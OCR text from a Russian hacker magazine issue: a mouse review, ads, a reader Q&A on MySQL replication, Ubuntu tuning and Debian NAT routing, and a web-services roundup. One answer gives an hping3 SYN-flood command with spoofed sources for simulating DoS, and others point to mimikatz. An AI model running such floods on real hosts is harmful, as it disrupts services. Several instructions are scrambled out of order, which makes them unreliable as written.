Коврик не притягивает грязь, а если что-то и прилипнет, то для наведения порядка будет достаточно одного движения влажной салфетки. Размеры коврика не гигантские, но 35 на 23 см хватит с лихвой для любых задач. Razer Invicta отлично подчеркивает и без того выдающиеся показатели Naga Epic Chroma, но, конечно, выложить 3900 рублей за коврик, каким бы прекрасным они ни был, согласится далеко не каждый.

ВПЕЧАТЛЕНИЯ

Эргономика мыши не вызывает никаких нареканий: девайс удобно лежит в руке и не выскальзывает, запястье не устает. Благодаря тефлоновым подложкам и хитрому коврику мышь просто летает, так что к «скользящей» стороне «ковра» приходится даже привыкать какое-то время. Еще дольше нужно осваиваться с боковой панелью: научиться не задумываясь нажимать нужные кнопки не так просто. Постоянно боишься нажать что-то не то и убираешь большой палец с кнопок, но необходимости в этом нет — механизмы достаточно тугие, чтобы таких промашек не происходило. Две основные кнопки, наоборот, податливые и не требуют особых усилий при нажатии. Матовое покрытие корпуса приятно на ощупь и не загрязняется отпечатками, но пыль все же притягивает.

Мышь хорошо работает как в беспроводном, так и в проводном режиме, обеспечивая максимальную степень контроля. А вот ставить ее заряжаться поначалу часто забываешь и быстро сталкиваешься с необходимостью подключить провод. Мышь отлично годится не только для игр, но и для любых других занятий: при работе с текстом на дополнительные кнопки удобно ставить команды «копировать», «вырезать» и «вставить», в графическом редакторе — закрепить за ними многочисленные инструменты и так далее. Полезными будут и шоткаты, которые вызывают те или иные функции операционной системы — к примеру, «Мой компьютер» или панель управления. Тем не менее весь потенциал мыши смогут оценить лишь заядлые любители многопользовательских игр, где умений персонажа подчас больше, чем кнопок на клавиатуре — по крайней мере тех, до которых можно дотянуться одной рукой.

Если сравнивать мышь с младшей моделью, Razer Naga 2014, то выбор неочевиден. Мышки идентичны по эргономике и функциям, разница заключается лишь в беспроводной технологии и возможности задавать любой цвет подсветки у старшей модели. Конечно, без провода работать всегда приятнее, к тому же никаких потерь точности и времени отклика, характерных для беспроводных мышек, с Naga не ощущается. Не факт, что это сразу убедит заядлых геймеров. Подсветка — это скорее из разряда баловства, но если ты собрался прикупить клавиатуру Razer Black Chroma, то такая мышь отлично дополнит комплект.

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР МОЖНО ОБРАЩАТЬСЯ ПО ТЕЛЕФОНУ:

(495) 739-93-93

ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ МОЖНО ОБРАЩАТЬСЯ ПО ТЕЛЕФОНУ:

(495) 727-57-62

Группа компаний «Монолит» – одно из крупнейших предприятий-лидеров Московской области, действующих на строительном рынке с 1989 года.

Накопив достаточный опыт в строительстве, объединив квалифицированный персонал, Группа компаний «Монолит» заслужила доверие инвесторов и авторитет в среде профессионалов рынка, показала, что можно строить качественно и быстро даже в современных российских условиях, и всегда открыта к сотрудничеству с застройщиками и инвесторами для совместной работы над новыми и интересными проектами.



Королев, «На высоте»

Лобня, «Мещерихинские дворики»

141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48
Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41
priem@gk-monolit.ru





Алексей «Zemond» Панкратов
3em0nd@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@GLC.RU

Q **Как можно вернуть Firefox в первоначальное состояние без переустановки?**

A Нужно проделать так называемую очистку (на «сленге» Firefox). Делается она довольно просто: открываем новую вкладку и в строке поиска вводим

```
about:support
```

Откроется страничка Troubleshooting Information, на которой вверху будет кнопка Refresh Firefox, она-то нам и нужна. Нажимаем, соглашаемся с изменениями — и вуаля, получаем нашу лису в первозданном виде.



Q **Расскажи про Master-Slave репликацию БД, на примере той же MySQL.**

A Думаю, нет смысла объяснять, что такое репликация, так что сразу к делу. Будем считать, что у нас два сервера с БД: один, соответственно, мастер, другой — слейв.

```
Master сервер, 10.10.0.1
Slave сервер, 10.10.0.2
```

На сервере, который у нас является мастером, вносим правки в my.cnf:

```
# Выбираем ID сервера, произвольное
  число, лучше начинать с 1
server-id = 1
# Путь к бинарному логу
log_bin = /var/log/mysql/mysql-bin.log
# Название базы данных, которая будет
  реплицироваться
binlog_do_db = newdatabase
```

Ребутаем мускуль:

```
/etc/init.d/mysql restart
```

Теперь нужно создать юзера, из-под которого будет происходить репликация.

```
mysql -u root -p
```

Создаем и назначаем права пользователю для реплики:

```
GRANT REPLICATION SLAVE ON *.* TO↵
'slave_user'@'%' IDENTIFIED BY↵
'password'; FLUSH PRIVILEGES;
```

Блокируем все таблицы в нашей базе данных:

```
USE newdatabase;
FLUSH TABLES WITH READ LOCK;
```

Проверяем статус мастер-сервера:

```
SHOW MASTER STATUS;
```

Увидим табличку со значениями, нам из нее потребуются значения столбцов file и position, их нужно будет использовать для запуска слейва. В моем случае это mysql-bin.000001 и 107. Делаем дамп базы данных:

```
mysqldump -u root -p newdatabase↵
> newdatabase.sql
```

Разблокируем таблицы в консоли MySQL:


```
UNLOCK TABLES;
```

И в настройках my.cnf на слейве делаем следующее:

```
</p>;# ID слейва, удобно выбирать
    следующим числом после мастера
    server-id = 2
# Путь к relay-логу
relay-log = /var/log/mysql/↵
mysql-relay-bin.log
# Путь к bin-логу на мастере
log_bin = /var/log/mysql/mysql-bin.log
# База данных для репликации
binlog_do_db = newdatabase
```

Остается включить репликацию, для этого на слейве выполняем команду

```
CHANGE MASTER TO MASTER_HOST=↵
'10.10.0.1',
```



Репликация

MARIA DB VS MYSQL

Полезный хинт

Q **MariaDB или MySQL — что лучше?**

A Про мускул есть много данных, поэтому я сосредоточусь именно на MariaDB. В дополнение к стандартным механизмам хранения данных — MyISAM, Blackhole, CSV, Memory и Archive — РСУБД MariaDB содержит огромный список, больше десятка способов хранения данных. Вот лишь некоторые из них: Aria, XtraDB (прозрачная замена InnoDB), FederatedX.

Безопасная и быстрая репликация: групповое завершение (commit) записи для лога транзакций (binary log). Данная фишка позволяет получить двухкратный прирост производительности для инсталляций, использующих репликацию. Улучшена подсистема асинхронного ввода/вывода для механизма хранения данных InnoDB в операционных системах семейства Windows. Индексы для механизма хранения данных MEMORY (HEAP) теперь еще быстрее. Тесты производительности подтверждают 24%-й рост производительности на операциях вставки (INSERT) данных для целочисленных (integer) индексов, а также 60%-й рост производительности для индексов с использованием символьных (CHAR) типов данных. Использование механизма хранения данных Aria позволяет выполнять комплексные запросы без использования временных таблиц, создаваемых на устройствах хранения (HDD/SSD/SAS/FC) за счет агрессивных методов кеширования в оперативной памяти. Весь исходный код MariaDB распространяется под лицензиями GPL, LPGL или BSD. MariaDB не содержит закрытых модулей или компонентов, наподобие тех, что содержатся в MySQL



MariaDB vs MySQL

Enterprise Edition. Однако это не влияет на доступный функционал MariaDB. Все технологии, существующие в закрытой версии MySQL 5.5 Enterprise Edition, в полном объеме представлены и в MariaDB. Ну что, заинтересовал? По мне, так этот продукт стоит того, чтобы его попробовать в своих проектах.

```
MASTER_USER='slave_user',↵
MASTER_PASSWORD='password',↵
MASTER_LOG_FILE = 'mysql-bin.000001',↵
MASTER_LOG_POS = 107;
```

Напоминаю, что последние два значения мы берем с мастера. Запускаем репликацию:

```
START SLAVE;
```

Все. Как видишь, на самом деле это не так сложно. Чтобы проверить статус репликации на слейве, выполни команду

```
SHOW SLAVE STATUS\G
```

Q Какие наиболее актуальные скиллы стоит выделить для пентестера?

A Все, конечно же, зависит от специализации, но я бы выделил следующие. Нужно понимать, как работает операционная система, это первостепенно. Затем понадобятся хорошие фундаментальные знания сетей и протоколов, без этого ты не сможешь не только толком понять такие атаки, как MITM или ARP Spoof, но и удачно их проэксплуатировать. Умение писать на скриптовых языках, таких как bash. Для примера можно глянуть видео «Introducing to Bash Scripting: Automating Recon» (www.youtube.com/watch?v=NPdg3ICqiE4) — как видно из названия, bash можно использовать не только для мини-скриптов в пять строк. Сюда же можно отнести языки программирования — конечно, знать все невозможно, но опять-таки уметь набросать себе какую-то программулину весьма полезно. Ну и пожалуй, самое главное — это делать то, что тебе действительно нравится, благодаря этому ты сможешь все.

Q Играюсь с виртуалками на базе дебиан, как бы мне их соединить в одну сеть и подключить к интернету?

A Для начала нам нужно настроить сами виртуальные машины, чтобы у первой было две сетевые карточки, соответственно, на второй машине достаточно одной сетевой карты. Приступаем к самой настройке. Допустим, что на первой машине у нас следующие интерфейсы:

- eth0 — к ней подключен интернет;
- eth1 — к ней подключена локальная сеть.

Настроим интерфейс eth1, для этого выполним

```
sudo ifconfig eth1 192.168.0.1↵
netmask 255.255.255.0
sudo ifconfig eth1 up
```

Теперь нам нужно разрешить направление пакетов. Чтобы сделать это, отредактируем файл /etc/sysctl.conf:

```
sudo nano /etc/sysctl.conf
```

А затем раскомментим строчку:

```
net.ipv4.ip_forward=1
```

Для того чтобы применить это правило до перезагрузки, выполним:

```
sysctl -w net.ipv4.ip_forward="1"
```

КАК МОЖНО РАЗОГНАТЬ UBUNTU?

1 Начнем с самого простого способа. С оптимизации начальной загрузки. В Ubuntu по умолчанию установлена утилита readahead, которая позволяет ускорить загрузку системы. Для того чтобы эта утилита давала максимальный эффект, рекомендуется время от времени загружать систему с параметром profile, который обновляет кеши readahead. Чтобы сделать это, надо во время загрузки компьютера зайти в меню GRUB, зажав Shift при включении компьютера, затем выбрать строку с названием Ubuntu и нажать кнопку E для редактирования параметров загрузки. Необходимо добавить слово profile в конец строки. Для загрузки системы нажми <Ctrl + X> или F10. С этой опцией система будет загружаться дольше обычного, так как будет производиться сбор информации. После полной загрузки нужно еще раз перезагрузиться. Эти действия обновляют информацию обо всех используемых на этапе загрузки библиотеках и утилитах в файле /etc/readahead/boot, а в /etc/readahead/desktop — информацию о загрузке десктоп-окружения. При следующей загрузке сервис readahead, при помощи программы /sbin/readahead-list, загрузит библиотеки и программы, упоминающиеся в индексе, в page cache, что немного уменьшит время загрузки.

2 Оптимизация файловой системы. Отключение журнала для корневого раздела. Выполним в терминале

```
sudo gedit /etc/fstab
```

Найди следующую после комментария, похожего на «/ was on /dev/sda2 during installation», строку и приведи ее к виду

```
# / was on /dev/sda2 during installation
UUID=f4d4d73d-4141-4701-a7e2-ec41664483a7 / ext3↵
defaults,errors=remount-ro,noatime,data=writeback 0 1
```

добавив ,noatime,data=writeback. Теперь введи следующую команду в консоли:

```
sudo gedit /etc/default/grub
```

и приведи строку

```
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash"
```

к следующему виду

```
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash↵
rootflags=data=writeback"
```

Сохрани файл. Обнови конфигурацию загрузчика:

```
sudo update-grub
```

Если у тебя раздел отформатирован в одну из файловых систем из семейства ext, выполни следующую команду:

```
sudo tune2fs -o journal_data_writeback /dev/sdb2
```

3 Отключение ненужных демонов. В зависимости от задач, выполняемых компьютером, некоторые из этих демонов можно отключить и таким образом сэкономить на времени запуска системы и уменьшить нагрузку на систему во время работы. Для этого воспользуемся утилитой sysv-rc-conf.

```
sudo apt-get install sysv-rc-conf
sudo sysv-rc-conf
```

Управление осуществляется несколькими клавишами: пробел — ставим/убираем крестик, + + — остановка/запуск процесса, Q — выход. Цифры в верхней строчке — это уровни выполнения. Для отключения сервиса надо просто убрать крестик со всех уровней.

4 Отключение ненужного в автозагрузке. Начиная с версии 11.10 все системные программы в автозагрузке скрыты директивой NoDisplay. В окне «Автозапуск программ» отображаются только программы, добавленные пользователем. Для отображения всех программ надо ввести

```
cd /etc/xdg/autostart && sudo sed --in-place 's/↵
NoDisplay=true/NoDisplay=false/g' *.desktop
```

Теперь осталось аккуратно отключить то, что не используется, и перезагрузиться. Для возвращения окна «Автозапуск программ» в исходное состояние можно воспользоваться командой

```
cd /etc/xdg/autostart && sudo sed --in-place 's/↵
NoDisplay=false/NoDisplay=true/g' *.desktop
```

5 Ускорение запуска программ с помощью preload. Preload — демон, который собирает информацию о наиболее часто используемых программах и кеширует их и используемые ими библиотеки, что приводит к повышению скорости загрузки программ. Для установки нужно выполнить в терминале

```
sudo apt-get install preload
```

Остается добавить правило в iptables:

```
iptables -t nat -A POSTROUTING -o↵
eth0 -j MASQUERADE
```

Чтобы сохранить правила после перезагрузки, сделаем следующие действия. Сохраним настройки в файл:

```
iptables-save > /etc/iptables.up.rules
```

И добавляем в конец файла

```
sudo nano /etc/network/interfaces
```

эту строчку, для автоматической подгрузки правил:

```
pre-up iptables-restore < /etc/↵
iptables.up.rules
```

Также в этот файл добавляем правила роутинга:

```
up route add -net 192.168.0.0↵
netmask 255.255.255.0 dev eth1
up route add -net 0.0.0.0 netmask↵
255.255.255.255 dev eth0
```

Для второго компьютера, соответственно, нужно будет указать шлюз 192.168.0.1.

Q Какую книжку можешь посоветовать по электронике?

A Я думаю, что наиболее крутая книжка — это «Искусство схемотехники», написанная американскими специалистами Паулем Хоровицем и Уинфилдом Хиллом. Кстати, сейчас вышло новое издание, в котором добавили несколько новых глав и обновили материал, доступна, правда, только английская версия.




Искусство схемотехники

Q Иногда требуется дизассемблер, но софта под рукой порой может не быть. Что порекомендуешь?

A Попробуй ODAWeb (goo.gl/NcqdUS) — довольно занятная штука, особенно если реально серьезных инструментов нет под рукой или просто хочется чего-то простого и лайтового.

Q Есть ли какие-нибудь вики по XSS?

A Да, есть! Держи ссылку на XSS Challenge Wiki (goo.gl/Q5xc2i), здесь собраны различные квесты по XSS, как известные, так и не очень. Но на всех можно поучиться, поковырять и сделать соответствующие выводы.



QPython

Q Как можно поиграться с C и заодно с безопасностью винды?

A Для этого тебе должен помочь проект mimikatz (goo.gl/L9TH0I), он как раз написан для изучения C и, что самое главное, для экспериментов с безопасностью Windows.

Q Нравится питон, возможно ли на нем писать на андроид-девайсе?

A Одно из интересных и заслуживающих внимания приложений — QPython (goo.gl/ArXIX7). Он содержит интерпретатор Python, консоль, редактор и SL4A-библиотеку для Android. Присутствует поддержка PIP, включает в себя много полезных библиотек. На своем мобильном устройстве можно писать веб-приложения, игры или приложения для самого андроида с доступом к функциям телефона.

Q На чем лучше писать под винду — на bat или PowerShell?

A Это довольно непростой вопрос. С одной стороны, PowerShell — это будущее, он более функционален и современен, с его помощью можно автоматизировать в системе практически все что угодно. Многие считают, что он очень сложен, но это не так, главное — желание. С другой стороны, действительно серьезные многострочные скрипты пишутся не так часто, а для небольших, связанных с бэкапом, переносом файлов и прочими мелкими задачами, ничего лучше bat просто нет. Поэтому частенько на практике встречаются комбайны из переплетения скриптовых языков, когда логика написана на том же PowerShell, а условия и проверки на bat. Так что тут каждый выбирает сам, что ему ближе и удобнее использовать.

Q Надоело держать на столе несколько клавиатур, что есть интересное на рынке для мобильных устройств и для того же ноутбука?

A Одним из интересных девайсов, пожалуй, будет клавиатура со встроенной подставкой для смартфона/планшета толщиной до 10,5 мм, шириной до 25,8 мм и с поворотным регулятором Easy-Switch, позволяющим легко выбрать одно из трех подключенных беспроводных устройств. Называется эта клава Logitech Bluetooth Multi-Device Keyboard K480. Также можно посмотреть в сторону клавиатуры от MS, Universal Mobile Keyboard, которая хоть и имеет определенные сходства с K480, все же отличается. О ней, кстати, писали на сайте «Хакера» (goo.gl/f0Vs22). Ну и в завершение хочется отметить клавиатуры на солнечных батареях от различных производителей, что тоже имеет свои плюсы и минусы. Самое главное — определиться с тем, как эксплуатировать клаву: будешь ли ты ее носить с собой, или же она будет жить только на столе, и, что немаловажно, какого типа кнопки тебе нужны, а уже от этого отталкиваться при выборе.

Q Как бы мне смоделировать DoS-атаку SYN-пакетами с разных источников?

A Самое простое — это использовать специальные инструменты, например hping с опцией --rand-source. Для атаки команда будет иметь вид

```
hping3 -c 10000 -S -p 22 --flood↵
--rand-source 127.0.0.1
```

После этого мы будем задалбливать целевой хост SYN-пакетами по 22-му порту TCP-пакетами с рандомными источниками в режиме флуда хост с адресом 127.0.0.1.

Q Не подкинешь хороший мануал по Awk?


A Легко! Держи хороший мануал (goo.gl/yNkjxM), с помощью которого можно разобраться, что вообще такое Awk и как с ним работать, в конце приятный бонус в виде большого количества готовых примеров использования.

Два монитора или один для работы?





Конечно же, два! На одном можно писать код, а на другом сразу видеть результаты своего умственного труда плюс какие-нибудь графики или тесты делать. Или, скажем, открыть различные логи в реальном времени и править конфиги, смотря за состоянием системы. Это мегаудобно и наглядно. Я уже не говорю про открытые книжки или маны на втором мониторе, а также про возможность развернуть один монитор вертикально.



Два — это громоздко, да и они должны быть одинаковыми, а то может не совпасть соотношение сторон, и в итоге будет «вырви глаз» по разрешению экрана. Да и зачем два? Вполне хватает одного широкоформатного, даже 23-дюймовый с хорошей матрицей дает отличный обзор и возможности по компоновке окон на экране.

ФОКУС ГРУППА

Хочешь принимать активное участие в жизни любимого журнала? Влиять на то, каким будет Хакер завтра? Не упускай шанс! Регистрируйся как участник фокус-группы Хакера на group.xakep.ru!

После этого у тебя появится уникальная возможность:


- высказать свое мнение об опубликованных статьях;
- предложить новые темы для журнала;
- обратить внимание на косяки.

НЕ ТОРМОЗИ!
СТАНЬ ЧАСТЬЮ СООБЩЕСТВА!
СТАНЬ ЧАСТЬЮ][!

WWW 2.0

Простой сервис для преобразования списков

01




TRANSFORMY.IO (transformy.io)

→ Распространенная ситуация: есть список в одном формате, его нужно перевести в другой. Вопрос, конечно, ерундовый, и можно обойтись парой строк на том же Python. А можно открыть transformy.io, скопировать туда весь список и задать формат, вписав пример того, как должна выглядеть первая строка. Сервис постарается сам понять, что и куда переставлять. Увы, в некоторых случаях он все же запутывается, а еще не поддерживает смену регистра для кириллицы. Но каждый случай уникален, и в большинстве из них transformy.io должен помогать.

LIVECODING.TV (livecoding.tv)

→ У геймеров есть распространенная забава — лайв-стриминг. Программирование, конечно, далеко не такая зрелищная вещь, как компьютерные игры, но смотреть в режиме реального времени за тем, как кто-то программирует и комментирует свои действия, бывает интересно и познавательно. Можно перенимать техники, учиться на чужих ошибках и просто расслабляться, наблюдая, как работает кто-то другой. Одновременно по Livecoding.tv обычно идет пять-десять стримов, плюс доступен архив записей, и есть расписание грядущих эфиров.




Реалити-ТВ для программистов



Полезная инфографика для пользователей Dropbox






TLBXIO (tlbxio.appspot.com)

→ Сервис с непроизносимым названием tlbxio (на самом деле читается как «тулбоксио») призван помогать в тех случаях, когда твой Dropbox настолько завален хламом, что без инфографики уже не разобраться. Он примерно аналогичен программам для разгребания жестких дисков (вроде SequoiaView для Windows или GrandPerspective для OS X), но предназначен для Dropbox. Из уникальных черт — возможность удобно просматривать историю изменений и разгребать папку Camera Uploads на основе дат, указанных в названиях файлов.

AGAR.IO (agar.io)

→ Правила этой игры стары как сама жизнь: большой ест маленького, маленький ест кого-нибудь еще поменьше. Каждый игрок здесь управляет «бактерией» — кружком, посередине которого написан никнейм. Поедаем других игроков, растем и пытаемся убежать от гигантов. Развлечение не особенно интеллектуальное, но веселое и даже затягивающее. В мире игра обрела популярность благодаря Reddit, а в России распространилась через один известный анонимный форум. Разработчик готовит версию для Steam, но кому она нужна, если браузера достаточно?




Браузерная игра на пару минут








Получать скидки в барах, ресторанах и магазинах твоего города






Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:

8 (495) 788-88-78 в Москве | **8-800-2000-000** в регионах России (звонок бесплатный)



на правах рекламы

MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ





www.mancard.ru

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326"

ХАКЕР ИЮНЬ 06 (197) 2015

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ: ТЕОРИЯ И ПРАКТИКА

197